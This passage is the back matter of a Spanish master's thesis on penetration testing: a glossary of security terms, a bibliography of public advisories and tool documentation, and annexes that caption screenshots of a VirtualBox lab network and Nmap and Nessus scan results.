- **Dirty COW** : Vulnerabilidad de seguridad anunciada públicamente en 2016 que afecta a casi todos los kernel de Linux entre 2007 y 2017, el cual permite la escalada de privilegios en el sistema mediante la explotación de una condición de carrera.

- **Exploit** : Código o secuencia de comandos utilizados frente a una vulnerabilidad de seguridad para tomar ventaja en beneficio propio.

- **Firewall** : El firewall o cortafuegos, es la parte de un sistema informático de red destinado a monitorizar comunicaciones para bloquear los accesos no autorizados.

- **Framework** : En el ámbito de la programación informática, un framework es una herramienta o proyecto software estructurado en módulos, en el cual se puede modificar la funcionalidad genérica ofrecida mediante la adición de nuevos módulos.

- **Disponibilidad** : Es la propiedad de la información destinada a garantizar que el acceso a los datos funciona correctamente en todo momento.

- **Fingerprinting** : En el ámbito de la seguridad informática, es una fase o proceso destinado a la recopilación de información que se puede utilizar para identificar una aplicación software, protocolo de red, sistema operativo o dispositivo hardware.

- **GET** : Es un método HTTP que permite realizar una solicitud sobre un recurso web específico.

- **HTTP** : Hypertext Transfer Protocol o protocolo de transferencia de hipertexto, es un protocolo de red que permite la transferencia de documentos en la red, generalmente entre un navegador y un servidor.

- **HTTPS** : Hypertext Transfer Protocol Secure o protocolo seguro de transferencia de hipertexto, es un versión de HTTP que incluye la encriptación de comunicaciones.

- **ICMP** : Internet Control Message Protocol o protocolo de control de mensajes de Internet, es un protocolo de soporte de la familia de los protocolos de Internet, utilizado para enviar mensajes de error e información operativa, por ejemplo, para saber si un host o servicio de encuentra operativo.

- **IDS** : Intrusion Detection System o sistema de detección de intrusiones, es una herramienta destinada a detectar accesos no autorizados en un sistema.

- **Integridad** : En el ámbito de la seguridad informática, es la propiedad de la información destinada a garantizar que los datos no pueden modificarse de manera no autorizada o no detectada.

- **IP** : Internet Protocol o protocolo de internet, son el conjunto de reglas que regulan la transmisión de paquetes de datos a través de Internet. La dirección IP es una dirección electrónica única destinada a identificar un dispositivo conectado a Internet.

- **ISO image** : International Standards Organization o Organización Internacional de Estandarización, es una organización destinada a la creación de estándares internacionales. Una imagen ISO es un archivo regido por el estándar ISO 9660 que contiene una copia exacta de un sistema de archivos.

- **Kali Linux** : Distribución de Linux basada en Debian que contiene varios cientos de herramientas destinadas a diversas tareas en el ámbito de la seguridad informática.

- **LAN** : Local Area Network o red de área local, es una red de dispositivos que abarca un área reducida como puede ser una casa o edificio.

- **Metasploit** : Herramienta perteneciente al ámbito de la seguridad informática, destinada a la realización de pruebas de penetración sobre sistemas informáticos.

- **Meterpreter** : Shell remota avanzada obtenida tras la inyección de un *payload* ofrecido por Metasploit, que permite a una entidad atacante la realización de acciones sobre el sistema explotado.

- **NAT** : Network Address Translation o traducción de direcciones de red, es un proceso utilizado para la traducción de IPs de una red privada a una IP de una red pública, para que la red privada pueda enviar paquetes al exterior y viceversa.

- **Nessus** : Herramienta de la compañía Tenable destinada al escáner de vulnerabilidades de seguridad sobre un sistema informático.

- **Nmap** : Herramienta de código abierto destinada a la detección de hosts en una red informática, así como la identificación de sus sistema operativos, puertos y servicios.

- **Payload** : En el ámbito de la seguridad informática, conjunto de órdenes maliciosas que se realizan tran la explotación de una vulnerabilidad, destinada a la ejecución de acciones no deseadas sobre el sistema explotado.

- **Pentesting** : Prueba o test de penetración realizado sobre un sistema informático con la intención de encontrar posibles debilidades de seguridad.

- **Shell** : Es un programa que provee una interfaz de usuario para interpretar comandos que permiten acceder a los servicios del sistema operativo.

- **Shellshock** : Vulnerabilidad de seguridad anunciada públicamente en 2014 que afecta al lenguaje de comandos Bash de Unix, y el cual permite a entidades no autorizadas la realización de acciones sobre los sistemas afectados.

- **SSH** : Secure Shell es un protocolo de red criptográfico que establece un canal seguro para la comunicación de dispositivos de la red.

- **TCP** : Transmission Control Protocol o protocolo de control de transmisión, es un protocolo de Internet que permite la transmisión de datos entre dispositivos utilizando acuse de recibo.

- **UDP** : User Datagram Protocol o protocolo de datagramas de usuario, es un protocolo de Internet que permite la transmisión de datos entre dispositivos sin el uso de acuse de recibo.

- **User-Agent** : Es una cabecera del protocolo web destinado a la identificación de la aplicación o dispositivo que realiza una petición web.

- **VPN** : Virtual Private Network o red privada virtual, es una tecnología que permite extender una red LAN segura a través de una red no controlada como Internet.

- **Vulnerabilidad** : En el ámbito de la seguridad informática, una vulnerabilidad es un fallo o debilidad existente en un sistema informático que permite a una entidad la realización de acciones no autorizadas.

Bibliografía

[1] Aileen G. Bacudio, Xiaohong Yuan, Bei-Tseng Bill Chu and Monique Jones, “An overview of penetration testing”, International Journal of Network Security & Its Applications (IJNSA), Vol.3, No.6, November 2011, Online: https://www.researchgate.net/publication/274174058

[2] Security Ninja, *CIA Triad*, February 7, 2018, Online: https://resources.infosecinstitute.com/cia-triad/

[3] Rapid7, *Metasploit*, Online: https://www.metasploit.com/, GitHub: https://github.com/rapid7/metasploit-framework

[4] Abi Tyas Tunggal, *What is a Vulnerability?,* February 20, 2020, Online: https://www.upguard.com/blog/vulnerability

[5] Bitdefender, *What is an exploit?*, Online: https://www.bitdefender.com/consumer/support/answer/10556/

[6] Azeem Uddin, Abhineet Anand, “Importance of Software Testing in the Process of Software Development”, International Journal for Scientific Research & Development, Vol. 6, Issue 12, 2019, Online: https://www.researchgate.net/publication/331223692

[7] VirtualBox, *About VirtualBox*, Online: https://www.virtualbox.org/wiki/VirtualBox

[8] VirtualBox Manual, *Chapter 6. Virtual Networking*, Online: https://www.virtualbox.org/manual/ch06.html

[9] Alpine Security, *How to Make Virtual Machines Talk to Each Other in VirtualBox*, Online: https://www.youtube.com/watch?v=vReAkOq-59I

[10] Kali Linux, *What is Kali Linux?*, Online: https://www.kali.org/docs/introduction/what-is-kali-linux/

[11] Offensive Security, *Infosec Training and Penetration Testing*, Online: https://www.offensive-security.com/

[12] Hackers Club Academy, Online: http://hackersclub.academy/, https://twitter.com/hackersclubacad

[13] Security Trails Team, *Cybersecurity Fingerprinting Techniques and OS-Network Fingerprint Tools*, May 21, 2019, Online: https://securitytrails.com/blog/cybersecurity-fingerprinting

[14] Nmap, *Nmap: the Network Mapper - Free Security Scanner*, Online: https://nmap.org/

[15] Nmap Scripting Engine (NSE), Online: https://nmap.org/book/man-nse.html

[16] Pentest-Tools, *Inside Nmap, the world's most famous port scanner*, Satyam Singh, January 8, 2019, Online: https://pentest-tools.com/blog/nmap-port-scanner/

[17] Security Trails Team, *What is Banner Grabbing? Best Tools and Techniques Explained*, Nov 14, 2019, Online: https://securitytrails.com/blog/banner-grabbing

[18] Tenable, *Nessus*, Online: https://es-la.tenable.com/products/nessus

[19] CVE Details, *Apache Http Server version 2.2.21 : Security vulnerabilities*, Online: https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-115228/Apache-Http-Server-2.2.21.html

[20] CVE Details, *Openbsd Openssh version 7.2 : Security vulnerabilities*, Online: https://www.cvedetails.com/vulnerability-list/vendor_id-97/product_id-585/version_id-194112/Openbsd-Openssh-7.2.html

[21] Infosec Resources, *Exploiting and Verifying Shellshock: CVE-2014-6271*, September 27, 2014, Online: https://resources.infosecinstitute.com/bash-bug-cve-2014-6271-critical-vulnerability-scaring-internet/

[22] n0w4n, *CVE-2014-6271/Shellshock; Pentesting Fun Stuff*, Online: https://n0w4n.nl/cve-2014-6271shellshock/

[23] GitHub rapid7/metasploit-framework, *apache_mod_cgi_bash_env_exec*, Online: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/apache_mod_cgi_bash_env_exec.rb

[24] Nmap, *http-shellshock NSE Script*, Online: https://nmap.org/nsedoc/scripts/http-shellshock.html

[25] Tenable, *Configure an Audit Trail (Nessus)*, Online: https://docs.tenable.com/nessus/Content/ConfigureAnAuditTrail.htm

[26] Tenable, *Assessment Settings (Nessus)*, Online: https://docs.tenable.com/nessus/Content/AssessmentSettings.htm

[27] Red Hat, *Bash specially-crafted environment variables code injection attack*, Online: https://access.redhat.com/blogs/766093/posts/1976383

[28] Cloudflare, Inside Shellshock: How hackers are using it to exploit systems, Octubre 1, 2014, Online: https://blog.cloudflare.com/inside-shellshock/

[29] Die Net, curl(1): transfer URL - Linux man page, Online: https://linux.die.net/man/1/curl

[30] Die Net, nc(1): arbitrary TCP/UDP connections/listens - Linux man page, Online: https://linux.die.net/man/1/nc

[31] Wireshark - Go Deep. Online: https://www.wireshark.org/

[32] Ruby Programming Language, Online: https://www.ruby-lang.org/en/

[33] Ruby-Doc.org: Documenting the Ruby Language, Online: https://ruby-doc.org/

[34] Offensive Security, About the Metasploit Meterpreter - Metasploit Unleashed, Online: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

[35] Exploit Database, Post Exploitation Using Meterpreter, Shubham Mittal, Online: https://www.exploit-db.com/docs/english/18229-white-paper--post-exploitation-using-meterpreter.pdf

[36] Youtube, ISOEH Indian School of Ethical Hacking, Upgrading from netcat shell to meterpreter session | Hacking Tutorial | ISOEH, Online: https://www.youtube.com/watch?v=mvw9TbQ3Ow0

[37] Rapid7 Github, Metasploit Framework, How to use command stagers, Online: https://github.com/rapid7/metasploit-framework/wiki/How-to-use-command-stagers

[38] DirtyCow Github, VulnerabilityDetails, Online: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails

[39] ScienceDirect, Privilege Escalation, Online: https://www.sciencedirect.com/topics/computer-science/privilege-escalation

[40] Red Hat, *Mitigating the shellshock vulnerability (CVE-2014-6271 and CVE-2014-7169)*, Online: https://access.redhat.com/articles/1212303

[41] Infosec Resources, *Shellshock [CVE-2014-6271]: Another Attack Vector - Bluffing IPS/IDS Sensors With Python Crafted Pkts*, October 2, 2014, Online: https://resources.infosecinstitute.com/shellshock-cve-2014-6271-another-attack-vector-bluffing-ipsids-sensors-python-crafted-pkts/

[42] Borga Aydin, Medium, *Defense In Depth For Web Applications*, November 20, 2017, Online: https://medium.com/insa-tc/defense-in-depth-for-web-applications-38178696f833

[43] Sebastián Bortnik, WeLiveSecurity, *Defensa en profundidad*, May 24, 2010, Online: https://www.welivesecurity.com/la-es/2010/05/24/defensa-en-profundidad/

[44] Network Access, *Defense in depth*, November 8, 2015, Online: https://www.networkaccess.com/defense-in-depth/

[45] nixCraft, *How to run sudo command without a password on a Linux or Unix*, April 18, 2017, Online: https://www.cyberciti.biz/faq/linux-unix-running-sudo-command-without-a-password/

[46] SearchSecurity, *What is a DMZ and How Does it Work?*, November, 2019, Online: https://searchsecurity.techtarget.com/definition/DMZ

[47] Christine Atwell, Thomas Blasi and Thaier Hayajneh, "Reverse TCP and Social Engineering Attacks in the Era of Big Data", International Conference on Big Data Security on Cloud, International Conference on High Performance and Smart Computing, International Conference on Intelligent Data and Security, April, 2016, Online: https://doi.org/10.1109/BigDataSecurity-HPSC-IDS.2016.60

[48] Peter Casey, Mateusz Topor, Emily Hennessy, Saed Alrabaee, Moayad Aloqaily and Azzedine Boukerche, "Applied Comparative Evaluation of the Metasploit Evasion Module", Symposium on Computers and Communications (ISCC), July, 2019, Online: https://doi.org/10.1109/ISCC47284.2019.8969663

[49] Oriel Zabar, Cyberbit, *Detecting Reverse Shell with Machine Learning*, November 15, 2018, Online: https://www.cyberbit.com/blog/endpoint-security/detecting-reverse-shell-with-machine-learning/

[50] Wikipedia, *Executable space protection*, Última edición: January 29, 2020, Online: https://en.wikipedia.org/wiki/Executable_space_protection

[51] Wikipedia, *Address space layout randomization*, Última edición: May 2, 2020, Online: https://en.wikipedia.org/wiki/Address_space_layout_randomization

[52] Die Net, adduser(8): useradd - create a new user or update default new user information, Online: https://linux.die.net/man/8/adduser

[53] StackOverflow, *iptable rule to drop packet with a specific substring in payload*, Online: https://stackoverflow.com/questions/825481/iptable-rule-to-drop-packet-with-a-specific-substring-in-payload

[54] Akamai Blogs, Shellshock CVE-2014-6277 and CVE-2014-6278 Details Released, October 2, 2014, Online: https://blogs.akamai.com/2014/10/shellshock-cve-2014-6277-and-cve-2014-6278-details-released.html

ANEXO A: Configuración del entorno



Imagen A.1. Red NAT configurada en VirtualBox.



Imagen A.2. Asignación de la red NAT a las máquinas virtuales.

ANEXO B: Listado de servicios y vulnerabilidades

Además de las presentes imágenes se adjuntan dos informes en formato PDF:

- `PastorRicos_Fernando_TFM_Nessus_web_scan`: El escáner realizado por Nessus utilizando una configuración destinada a servicios web, que incluye la totalidad de las vulnerabilidades detectadas.

- `PastorRicos_Fernando_TFM_Nessus_paranoid_advanced_scan`: El escáner realizado por Nessus con el modo *paranoia* habilitado, que incluye la totalidad de las potenciales vulnerabilidades existentes.



Imagen B.1. Resultados de un escaneo básico de Nmap.



Imagen B.2. Resultado de Nessus sobre los servicios existentes.

Imagen B.3. Resultado de Nessus sobre el sistema operativo.



Imagen B.4. Petición de conexión SSH sobre el sistema vulnerable.



Imagen B.5. Aplicación web ofrecida por el sistema vulnerable.



Imagen B.6. Vulnerabilidades Web detectadas por Nessus.



Imagen B.7. Vulnerabilidades no verificadas detectadas por Nessus con modo *paranoia*.

